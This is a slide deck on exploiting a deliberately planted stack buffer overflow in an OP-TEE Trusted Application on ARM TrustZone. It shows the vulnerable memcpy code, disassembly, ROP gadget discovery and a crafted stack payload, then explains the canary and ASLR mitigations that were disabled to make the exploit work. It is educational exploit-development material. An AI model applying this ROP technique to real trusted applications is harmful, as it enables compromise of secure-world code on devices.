Exploiting a buffer overflow in a OP-TEE's Trusted Application

Edoardo Manfredi

Outline

- Environment overview
- Attack explanation
- Mitigations
- Demo


Environment overview

TEE
A Trusted Execution Environment (TEE) is an isolated environment for executing code, in which those executing the code can have high levels of trust in that surrounding environment, because it can ignore threats from the rest of the device.

GlobalPlatform APIs
It is a non-profit consortium which develops the standards for secure mobile platforms.

ARM TrustZone
Arm secure extension that partitions a SoC into a *Secure* and *Non-Secure* worlds. Hardware resources and buses enforce the separation, providing the foundation for trusted execution.


OP-TEE
OP-TEE implements TEE Internal Core API v1.1.x which is the API exposed to Trusted Applications and the TEE Client API v1.0, which is the API describing how to communicate with a TEE. Those APIs are defined in the GlobalPlatform API specifications.





Stack Buffer Overflow

CWE definition

A stack-based buffer overflow condition is a condition where the buffer being overwritten is allocated on the stack (i.e., is a local variable or, rarely, a parameter to a function).







Attack explanation

- Recreated the scenario presented by vuln
- The TA contains (at least) a vulnerable function **fibufnacci**
  - Given two strings **a** and **b**, and an iteration index **i**, it allocates a new string in the heap in the following way. e.g. a == “A”, b == “42” and i = 2

```
if i == 0:
        strdup(a)
else if i > 0:
        tmp = a + b
        fibufnacci(tmp, a, i - 1)
```

i (Iterations)	a (curr -> prev)	b (prev ->)	tmp = a + b
2	“A”	“42”	“A42”
1	“A42”	“A”	“A42A”
0	“A42A”	“A42”	strdup

Attack explanation: fibufnacci

When every **memcpy** is done, **textlen** bytes are copied from **text** to the area pointed by **tmp**. The mistake here is not comparing **textlen** and/or **textprevlen** with the size of **tmp** buffer. In the exploit, **fibufnacci** is called with **a** = “”, and **b** is filled with the appropriate content to overwrite the stack of the function.


```
char *fibufnacci(const char *text, size_t textlen, const char *textprev,
                 size_t textprevlen, char iterations) {
  char tmp[128];
  if (iterations == 0) {
    return strdup(text);
  } else {
    memcpy(&tmp[0], text, textlen);              /*vuln*/
    memcpy(&tmp[textlen], textprev, textprevlen); /*vuln*/

    tmp[textlen + textprevlen] = 0;
  }

  return fibufnacci(tmp, textlen + textprevlen, text, textlen, iterations - 1);
}
```

Stack view

The stack of a program may be divided into local stacks, one for every called function. This region is called *Stack Frame* (SF).
The SP points to the start of the SF; the FP points to the end.
During the *prologue* of a function the FP of the callee and LR are saved at the end of the stack. In the *epilogue*, these are loaded back into processor registers.



Epilogue of fibufnacci

```
298:    a9417bfd    ldp  x29, x30, [sp, #16]
29c:    a94253f3    ldp  x19, x20, [sp, #32]
2a0:    a9435bf5    ldp  x21, x22, [sp, #48]
2a4:    a94463f7    ldp  x23, x24, [sp, #64]
2a8:    f9402bf9    ldr  x25, [sp, #80]
2ac:    910383ff    add sp, sp, #0xe0
2b0:    d65f03c0    ret
```

FP and LR are at SP + 2 bytes of offset


The stack pre-allocates 0xe0 bytes

Goal: overwrite the memory in order to load a return address different from the original one.

Attack explanation: ROP

Wikipedia: Return-oriented programming (ROP) is a technique in which an attacker gains control of the call stack to hijack program control flow and then executes carefully chosen machine instruction sequences that are already present in the machine's memory, called *gadgets*.

In this project, a gadget function is called to prepare registers used to pass arguments to the logging function



ROP: finding the gadget

Rationale:

- printf family functions eventually call `_utee_log`.
- They are already linked to TA binary.
- At the end, we will jump into 0x2cc4.
- x0 (later x1) and x19 (later x0) should contain the size and the pointer to the string

Tools: ropper + grep

Gadget usage:

- First call: load into x19 the second argument
- Second call: move the second argument into x0, and load into x19 the first argument

Function signature:

```
void _utee_log(const void *buf, size_t len)
```

Where _utee_log is used in TA ELF objdump:

```
0000000000002cb0 <trace_ext_puts>:
    […]
    2cc4:    aa0003e1  mov  x1, x0
    2cc8:    aa1303e0  mov  x0, x19
    2ccc:    f9400bf3  ldr  x19, [sp, #16]
    2cd0:    a8c27bfd  ldp  x29, x30, [sp], #32
    2cd4:    14001c36  b    9dac <_utee_log>
```

Gadget:

```
mov x0, x19;
ldp x19, x20, [sp, #0x10];
ldp x29, x30, [sp], #0x20;
ret
```

Crafting the stack

Fill the current Stack Frame. The only local variable is **tmp** which is **128 bytes** (first 128 / 32 = 16 addresses from the **$sp**) long.

$fp and **$lr** are loaded from **$sp + 2**. Two dummy bytes are added. The desiderd addresses are then written. **$fp** is a don't care, **$lr** is the address of the gadget.

The function allocates a stack for **0xe0** pointers. Here the **$sp** is a +4 offset (32 bytes) Another (0xe0 - 32) / 8 = 24 are required

In the first call of the gadget, we load **49** into **x19.** The subsequent gadget call moves into **$x0** the value in **$x19**, and loads in **$x19** the address of the string to be printed. These are the two parameters for the _utee_log call

```
=====Current Stack Frame=========================================================
1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 12, 12, 13, 14, 15, 16,
16, 17,
0xffffffffffffffff, 0x00011bf8 + load_base,
1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20, 21, 22, 23, 24,

=====Gadget Stack Frame=(load the first parameter of log function)========
// 0x00011bf8: mov x0, x19; ldp x19, x20, [sp, #0x10]; ldp x29, x30, [sp], #0x20; ret
0xffffffffffffffff, 0x00011bf8 + load_base,
49, 0xffffffffffffffff,

=====Gadget Stack Frame=(load the second parameter of log function)========
// 0x00011bf8: mov x0, x19; ldp x19, x20, [sp, #0x10]; ldp x29, x30, [sp], #0x20; ret
0xffffffffffffffff, 0x2cc4 + load_base,
0x166AF + load_base, 0xffffffffffffffff,


============================
//  0x9da0 <trace_ext_puts>:
//  ...
//  <trace_ext_puts+20>          mov    x1, x0
//  <trace_ext_puts+24>          mov    x0, x19
//  <trace_ext_puts+28>          ldr    x19, [sp, #16]
//  <trace_ext_puts+32>          ldp    x29, x30, [sp], #32
//  <trace_ext_puts+36>          b      0x40019c80 <utee_log>

0xffffffffffffffff, 0x0000000000009da0 + load_base,
1, 2,
```

Mitigations, or how I disabled compiler options to start worrying

OP-TEE build system enables by default compiler options that prevent `fibufnacci` exploitation.

In particular:

- Stack canary (or Stack Smash Protection)
- Address Linear Space Randomization


Honorable Mention:

- Executable-space protection

Mitigations: stack canary

Wikipedia: **Canaries** are **known values** that are placed **between** a **buffer** and **control data** on the stack.


When the buffer overflows, the first data to be corrupted will usually be the canary, and a failed verification of the canary data will therefore alert of an overflow [...].



Mitigations: stack canary

GCC supports different types of canaries

- `-fstack-protector` Check for stack smashing in functions with vulnerable objects. This includes functions with buffers larger than 8 bytes or calls to alloca.
- `-fstack-protector-strong` Like -fstack-protector, but also includes functions with local arrays or references to local frame addresses.
- `-fstack-protector-all` Check for stack smashing in every function.



`stack-protector-strong or stack-protector disabled`

Mitigations: Address space layout randomization

Disasbling SSP is not enough.
`optee_os` introduces a random offset when mapping the application in userspace. As a result, instruction addresses read with `objdump` do not correspond at run-time ones.

This technique belongs to a family of mitigation called Address space layout randomization (ASLR).

```
> cat /proc/self/maps
```

```
6129e8ec5000-6129e8ec7000 r--p 00000000 08:02 524877                     /usr/bin/cat
6129e8ec7000-6129e8ecc000 r-xp 00002000 08:02 524877                     /usr/bin/cat
6129e8ecc000-6129e8ece000 r--p 00007000 08:02 524877                     /usr/bin/cat
6129e8ece000-6129e8ecf000 r--p 00008000 08:02 524877                     /usr/bin/cat
6129e8ecf000-6129e8ed0000 rw-p 00009000 08:02 524877                     /usr/bin/cat
6129e9ee8000-6129e9f09000 rw-p 00000000 00:00 0                          [heap]
```

1th invocation

```
633c2f26d000-633c2f26f000 r--p 00000000 08:02 524877                     /usr/bin/cat
633c2f26f000-633c2f274000 r-xp 00002000 08:02 524877                     /usr/bin/cat
633c2f274000-633c2f276000 r--p 00007000 08:02 524877                     /usr/bin/cat
633c2f276000-633c2f277000 r--p 00008000 08:02 524877                     /usr/bin/cat
633c2f277000-633c2f278000 rw-p 00009000 08:02 524877                     /usr/bin/cat
633c309e1000-633c30a02000 rw-p 00000000 00:00 0                          [heap]
```

2nd invocation

Mitigations: Address space layout randomization

- It is an OS-based mitigation strategy.
- OP-TEE has a built-in elf loader `ldelf` which handles binary relocation. Disabling the ASLR feature makes the exploit feasible.
- Similarly, Linux provides its ways to manage random virtual addresses.

```
D/TC:1 0 abort_handler:560 [abort] abort in User mode (TA will panic)
E/TC:? 0
E/TC:? 0 User mode prefetch-abort at address 0x40026bf8 (translation fault)
```

Honorable Mention: Executable-space protection

Wikipedia: Executable-space protection marks memory regions as non-executable, such that an attempt to execute machine code in these regions will cause an exception.

This prevents filling directly the stack with executable code (i.e. shellcodes), forcing the link register to jump there.
The stack has not the x attribute, it is not executable. If the process tries to jump between `0x8003a000-0x8003b000`, the OS will cause an exception.

```
E/LD:  region  7: va 0x8003a000 pa 0x0e369000 size 0x001000 flags rw-s (stack)
```

Demo